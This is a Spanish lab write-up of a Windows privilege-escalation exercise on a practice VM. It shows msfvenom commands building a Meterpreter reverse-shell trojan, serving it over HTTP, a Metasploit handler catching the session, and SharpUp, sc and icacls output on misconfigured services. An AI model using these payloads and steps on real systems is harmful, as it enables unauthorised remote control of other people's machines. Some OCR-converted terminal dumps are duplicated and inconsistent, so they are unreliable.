

EJERCICIOS

ELEVACION

WINDOWS I

Jessica Padilla

INDICE

- | | |
|---|------------------------|
| <u>1.Prerrequisitos</u> | <u>pag 3</u> |
| <u>2.ELEVACIÓN DE PRIVILEGIOS EN WINDOWS: Sc, Icacls, Accesschk, Msfvenom y Metasploit</u> | <u>pag 4-25</u> |

► **Prerrequisitos**

Necesitamos tener encendidas estas máquinas virtuales:

- **Kali Linux** (atacante):10.0.2.15
- **WindowsploitableLPE** (víctima):10.0.2.5

Misma red (por ejemplo NAT o red interna).

ELEVACIÓN DE PRIVILEGIOS EN WINDOWS: Sc, Icacls, Accesschk, Msfvenom y Metasploit


1. Crear un troyano (payload) con msfvenom

En Kali Linux:

```
sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > bicho.exe
```

y levantamos un servidor http.server para transferir el troyano al escritorio del usuario en Windows

```
python -m http.server 8080
```



```

Archivo Acciones Editar Vista Ayuda
msf6 > search windows/x64/meterpreter/reverse_tcp
Matching Modules
Name Disclosure Date Rank Check Description
# payload windows/x64/meterpreter/reverse_tcp_r24 . normal No Windows Meterpreter (Reflect
ive Injection x64), Reverse TCP Stager (R24 Stage Encryption, Metasploit)
# payload windows/x64/meterpreter/reverse_tcp_wuid . normal No Windows Meterpreter (Reflect
ive Injection x64, Windows x64 Meterpreter Support (Windows x64)
# payload windows/x64/meterpreter/reverse_tcp . normal No Windows Meterpreter (Reflect
ive Injection x64), Windows x64 Reverse TCP Stager

Interact with a module by name or index. For example info 2, use 2 or use payload/windows/x64/meterpreter/reverse_tcp
0

msf6 > use 2
msf6 payload(windows/x64/meterpreter/reverse_tcp) > options

Module options (payload/windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

View the full module info with the info, or info -d command.

msf6 payload(windows/x64/meterpreter/reverse_tcp) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > use multi/handler
[*] Using configured payload generic/shell/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[*] Exploit options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > sessions -1
[*] Exploit created TCP Handler on 10.0.2.15:4444
[*] Sending stage (203846 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.5:49313) at 2025-06-23 11:06:12 +0200
sessions

Active sessions
Id Name Type Information Connection
1 meterpreter x64/windows HTEAM\user @ HTEAM 10.0.2.15:4444 → 10.0.2.5:49313 (10.0.2.5)

msf6 exploit(multi/handler) > sessions -1
[*] Starting interaction with 1 ...

meterpreter > dir
Listing: C:\Users\user\Downloads

```

2. Configurar multi/handler en Metasploit

En Kali Linux (msfconsole):

```

msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.2.15
set LPORT 4444
exploit -j

```

```
Archivo Acciones Editar Vista Ayuda
Id Name
0 Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (20846 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.15:4444 => 10.0.2.5:49313) at 2025-06-23 11:06:12 +0200
sessions

Active sessions

Id Name Type Information Connection
1 meterpreter x64/windows HETEAM\user & HETEAM 10.0.2.15:4444 => 10.0.2.5:49313 (10.0.2.5)

msf6 exploit(multi/handler) > sessions -1
[*] Starting interaction with 1 ...

meterpreter > dir
Listing: C:\Users\user\Downloads

Mode Size Type Last modified Name
100777-rwxrwxrwx 7168 fil 2025-06-23 11:08:32 +0200 bicho.exe
100666/rw-rw-rw- 282 fil 2020-06-14 23:14:43 +0200 desktop.ini

meterpreter > sc qc vncserver
[-] Unknown command: sc. Run the help command for more details.
meterpreter > shell
[*] Starting reverse shell...
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\user\Downloads>cd ..
cd ..
C:\Users\user>dir
dir
El volumen de la unidad C no tiene etiqueta.
El numero de serie del volumen es: 7047-762D

Directorio de C:\Users\user

09/03/2021 22:13 <DIR> ..
09/03/2021 22:13 <DIR> ..
09/03/2021 22:13 <DIR> .idrc
14/06/2020 23:21 <DIR> Contacts
23/06/2025 11:02 <DIR> Desktop
14/06/2020 23:21 <DIR> Documents
23/06/2025 11:02 <DIR> Downloads
14/06/2020 23:21 <DIR> Favorites
14/06/2020 23:21 3.039 Ficheros.txt
09/03/2021 19:57 <DIR> Links
14/06/2020 23:21 <DIR> Music
14/06/2020 23:21 <DIR> Pictures
14/06/2020 23:21 <DIR> Saved Games
14/06/2020 23:21 <DIR> Searches
14/06/2020 23:21 <DIR> Videos
      1 archivos  3.039 bytes
     14 dirs  1.003.352.064 bytes libres

C:\Users\user>cd ..
cd ..
C:\Users\user>dir
dir
El volumen de la unidad C no tiene etiqueta.
El numero de serie del volumen es: 7047-762D

Directorio de C:\Users\user

[*] msf6 msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > bicho.exe

[jesp@vbox:~] -> $ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > bicho.exe

[sudo] contraseña para jesp:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

[jesp@vbox:~] -> $ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080) ...
10.0.2.5 - - [23/Jun/2025 11:01:22] "GET / HTTP/1.1" 200 -
10.0.2.5 - - [23/Jun/2025 11:01:22] "GET /index.html HTTP/1.1" 404 -
10.0.2.5 - - [23/Jun/2025 11:01:22] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.5 - - [23/Jun/2025 11:01:22] "GET / HTTP/1.1" 200 -
10.0.2.5 - - [23/Jun/2025 11:02:21] "GET / HTTP/1.1" 200 -
10.0.2.5 - - [23/Jun/2025 11:02:21] "GET /index.html HTTP/1.1" 404 -
10.0.2.5 - - [23/Jun/2025 11:02:21] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.5 - - [23/Jun/2025 11:02:21] "GET / HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

[jesp@vbox:~] -> $ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > bicho.exe

[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

[jesp@vbox:~] -> $ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080) ...
10.0.2.5 - - [23/Jun/2025 11:03:03] "GET / HTTP/1.1" 200 -
10.0.2.5 - - [23/Jun/2025 11:03:27] "GET /bicho.exe HTTP/1.1" 200 -
[]
```


- ya hemos obtenido sesion meterpreter

Abrimos una shell y nos movemos a GhostPack

cd C:\Users\user\Desktop\GhostPack

Miramos si hay fallos de seguridad con la herramienta sharpup, la lanzamos:

sharpup



```

msf6 exploit(msfvenom) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: METEAM\user
meterpreter > getsystem
[*] getsystem: interrupted
meterpreter > shell
Process 3208 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\user\Downloads>cd C:\Users\user\Desktop\GhostPack
cd C:\Users\user\Desktop\GhostPack

C:\Users\user\Desktop\GhostPack>sharpup
sharpup

== SharpUp: Running Privilege Escalation Checks ==

== Modifiable Services ==

Name : daclsvc
DisplayName : DACL Service
Description :
State : Stopped
StartMode : Manual
PathName : C:\temp\bicho-servicio.exe
Name : freeFTpdService
DisplayName : freeFTpdService
Description :
State : Stopped
StartMode : Manual
PathName : C:\Program Files (x86)\free FTPd\freeFTpdService.exe
Name : vncserver
DisplayName : VNC Server
Description : Permite a los usuarios de VNC Viewer conectarse a este equipo y controlarlo. Para administrar la conectividad, configure la aplicación VNC Server. Tenga en cuenta que si se detiene el servicio todos los usuarios de VNC Viewer se desconectarán y no podrán volver a conectarse hasta que se inicie de nuevo.
State : Stopped
StartMode : Manual
PathName : "C:\Program Files\RealVNC\VNC Server\vncserver.exe" -service

== Modifiable Service Binaries ==

Name : freeFTpdService
DisplayName : freeFTpdService
Description :
State : Stopped
StartMode : Manual
PathName : C:\Program Files (x86)\free FTPd\freeFTpdService.exe
Name : MozillaMaintenance
DisplayName : Mozilla Maintenance Service
Description : El servicio de mantenimiento de Mozilla se asegura de que tiene la última y más segura versión de Mozilla Firefox en su equipo. Mantener Firefox actualizado es muy importante para su seguridad online, y Mozilla le recomienda que mantenga este servicio activado.
State : Stopped
StartMode : Manual
PathName : "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
Name : vncserver
DisplayName : VNC Server
Description : Permite a los usuarios de VNC Viewer conectarse a este equipo y controlarlo. Para administrar la conectividad, configure la aplicación VNC Server. Tenga en cuenta que si se detiene el servicio todos los usuarios de VNC Viewer se desconectarán y no podrán volver a conectarse hasta que se inicie de nuevo.
State : Stopped
StartMode : Manual
PathName : "C:\Program Files\RealVNC\VNC Server\vncserver.exe" -service


== AlwaysInstallElevated Registry Keys ==
HKLM: 1
HKCU: 1

== Modifiable Folders in %PATH% ==
Modifiable %PATH% Folder : C:\Temp

```

Consultamos todos los servicios y si lo necesitamos volcamos toda la información a un archivo .txt y salimos a meterpreter

```
sc queryex type= all > servicios.txt
```



```
Archivo Acciones Editar Vista Ayuda
== Modifiable Registry Autoruns ==
== *Special* User Privileges ==
== Unattended Install Files ==
== McAfee Sitelist.xml Files ==
C:\Users\All Users\McAfee\Common Framework\SiteList.xml

[*] Completed Privesc Checks in 1 seconds

C:\Users\user\Desktop\ghostPack>sc queryex type= all > servicios.txt
sc queryex type= all > servicios.txt
C:\Users\user\Desktop\ghostPack>
```

```
jesp@vbox: ~
[jesp@vbox: ~]
$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > troyanitojes.exe
[sudo] contrasena para jesp:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 616 bytes
Final size of exe file: 7168 bytes

[jesp@vbox: ~]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.5 - - [22/Jun/2025 11:24:35] "GET / HTTP/1.1" 200 -
10.0.2.5 - - [22/Jun/2025 11:25:51] "GET /troyanitojes.exe HTTP/1.1" 200 -
```

Podemos visualizar los servicios que están inactivos con:

```
sc queryex state= inactive /more
```



```
C:\Users\user\Desktop\ghostPack>sc queryex type= all > servicios.txt
sc queryex state= inactive /more
con: sc queryex state= inactive | more
"con:" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\user\Desktop\ghostPack>sc queryex state= inactive | more
sc queryex state= inactive | more

NOMBRE_DE_SERVICIO: AeLookupSvc
NOMBRE_PARA_MOSTRAR: Experiencia con aplicaciones
    TIPO : 20 WIN32_SHARE_PROCESS
    ESTADO : 1 STOPPED
    C#DIGO_DE_SALIDA_DE_WIN32 : 0 (0x0)
    C#DIGO_DE_SALIDA_DEL_SERVICIO: 0 (0x0)
    PUNTO_DE_CONTROL : 0x0
    ESPERA : 0x0
    PID : 0
    MARCAS : 

NOMBRE_DE_SERVICIO: ALG
NOMBRE_PARA_MOSTRAR: Servicio de puerta de enlace de nivel de aplicaci&on
    TIPO : 10 WIN32_OWN_PROCESS
    ESTADO : 1 STOPPED
    C#DIGO_DE_SALIDA_DE_WIN32 : 1077 (0x435)
    C#DIGO_DE_SALIDA_DEL_SERVICIO: 0 (0x0)
    PUNTO_DE_CONTROL : 0x0
    ESPERA : 0x0
    PID : 0
    MARCAS : 

NOMBRE_DE_SERVICIO: AppIDSvc
NOMBRE_PARA_MOSTRAR: Identidad de aplicaci&on
    TIPO : 20 WIN32_SHARE_PROCESS
    ESTADO : 1 STOPPED
    C#DIGO_DE_SALIDA_DE_WIN32 : 1077 (0x435)
    C#DIGO_DE_SALIDA_DEL_SERVICIO: 0 (0x0)
    PUNTO_DE_CONTROL : 0x0
    ESPERA : 0x0
    PID : 0
    MARCAS : 

NOMBRE_DE_SERVICIO: AppMgmt
NOMBRE_PARA_MOSTRAR: Administraci&on de aplicaciones
    TIPO : 20 WIN32_SHARE_PROCESS
    ESTADO : 1 STOPPED
    C#DIGO_DE_SALIDA_DE_WIN32 : 1077 (0x435)
    C#DIGO_DE_SALIDA_DEL_SERVICIO: 0 (0x0)
    PUNTO_DE_CONTROL : 0x0
    ESPERA : 0x0
    PID : 0
    MARCAS : 

NOMBRE_DE_SERVICIO: AxInstSV
NOMBRE_PARA_MOSTRAR: Instalador de ActiveX (ActivX)
    TIPO : 20 WIN32_SHARE_PROCESS
    ESTADO : 1 STOPPED
    C#DIGO_DE_SALIDA_DE_WIN32 : 1077 (0x435)
    C#DIGO_DE_SALIDA_DEL_SERVICIO: 0 (0x0)
    PUNTO_DE_CONTROL : 0x0
    ESPERA : 0x0
    PID : 0
    MARCAS : 

NOMBRE_DE_SERVICIO: BDESVC
NOMBRE_PARA_MOSTRAR: Servicio Cifrado de unidad BitLocker
    TIPO : 20 WIN32_SHARE_PROCESS
    ESTADO : 1 STOPPED
    C#DIGO_DE_SALIDA_DE_WIN32 : 1077 (0x435)
    C#DIGO_DE_SALIDA_DEL_SERVICIO: 0 (0x0)
    PUNTO_DE_CONTROL : 0x0
    ESPERA : 0x0
    PID : 0
    MARCAS : 


NOMBRE_DE_SERVICIO: bthserv
NOMBRE_PARA_MOSTRAR: Servicio de compatibilidad con Bluetooth
    TIPO : 20 WIN32_SHARE_PROCESS
    ESTADO : 1 STOPPED
    C#DIGO_DE_SALIDA_DE_WIN32 : 1077 (0x435)
```

3. Crear una shell de Windows para revisar el servicio (filepermsvc)

Consola en **WindowsExploitable** (CMD o PowerShell):

```
sc qc filepermsvc
```

► Ver qué ejecutable usa el servicio



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays several command-line sessions and service configuration details:

- Top-left session:** Shows McAfee SiteList.xml Files and a completed Privesc Checks in 1 seconds.
- Top-right session:** Shows the use of msfvenom to generate a payload for a reverse TCP connection, resulting in a 7168 byte file named troyanojesp.exe.
- Middle-left session:** Shows the use of GhostPack to query services and create a filepermissionsvc service configuration file.
- Middle-right session:** Shows the use of msfvenom to generate a payload for a reverse HTTP connection, resulting in a 510 byte file named troyanojesp.exe.
- Bottom-left session:** Shows the use of GhostPack to create local groups and add users to them.
- Bottom-right session:** Shows the use of GhostPack to create a local group named Administradores and add the user 'master' to it.

4. Verificar permisos sobre el ejecutable del servicio con icacls

- ▶ Comprobar permisos sobre el binario

icacls "C:\Program Files\File Permissions Service\filepermsservice.exe"

```

(jesp@vbox:~)
[jesp@vbox:~] $ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > troyanojesp.exe
[sudo] contraseña para jesp:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 616 bytes
Final size of exe file: 7168 bytes

(jesp@vbox:~)
[jesp@vbox:~] $ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.5 - - [22/Jun/2025 14:50:27] "GET / HTTP/1.1" 200 -
10.0.2.5 - - [22/Jun/2025 14:50:53] "GET /troyanojesp.exe HTTP/1.1" 200 -

```

Archivo Acciones Editar Vista Ayuda

C:\Users\user\Desktop\ghostPack>net localgroup

net localgroup Administradores

Nombre de alias Administradores

Comentario Los administradores tienen acceso completo y sin restricciones al equipo o dominio

Miembros

Administrador master

Se ha completado el comando correctamente.

